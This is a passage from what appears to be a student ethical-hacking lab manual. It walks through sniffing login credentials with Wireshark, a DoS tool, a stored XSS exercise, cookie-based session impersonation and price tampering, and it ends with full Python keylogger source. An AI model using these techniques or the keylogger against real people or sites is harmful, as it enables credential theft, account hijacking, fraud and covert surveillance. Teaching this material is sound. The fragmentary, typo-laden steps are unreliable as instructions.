


Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.







Step 5: Open a website in a new window and enter the user id and password. Register if needed.




Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: U will see the email- id and password that you used to log in.




2) Denial of Service (DoS) Attack:

a) Use Nemesy to launch a DoS attack against a target system or network.

b) Observe the impact of the attack on the target's availability and performance.

**DOS**

**Using NEMESIS**




## PRACTICAL NO. 6

**AIM: Persistent Cross-Site Scripting Attack**

1. Set up a vulnerable web application that is susceptible to persistent XSS attacks
2. Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
3. Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1- Visit to http://www.techpanda.org

****

## Step 2: Enter email as [admin@google.com](mailto:admin@google.com) and password as Password2010

## 

## Step 3: Click on Add new contact button and fill details as

## First name= <a href=”http://www.mu.ac.in> CS </a>

## Last Name

## Mobile no

## Email address

## 

**PRACTICAL NO. 7**

**AIM: Session impersonation using Firefox and Tamper Data add-on**

A] Session Impersonation

STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie






Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick




And you are in



**Tamper DATA add-on**

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data


Select a website for tempering data e.g(razorba)




Select any item to but

Then Click to add cart


Then Click on tool for tempering Data



Then Start tempering the data



Here you go



# PRACTICAL NO. 8

**Aim: -** **Create a simple keylogger using python**

**Code: -**

from pynput.keyboard import Key, Listener

import logging

# if no name it gets into an empty string

log\_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log\_dir+"key\_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')

# This is from the library

def on\_press(key):

logging.info(str(key))

# This says, listener is on

with Listener(on\_press=on\_press) as listener:

listener.join()

**Output: -**

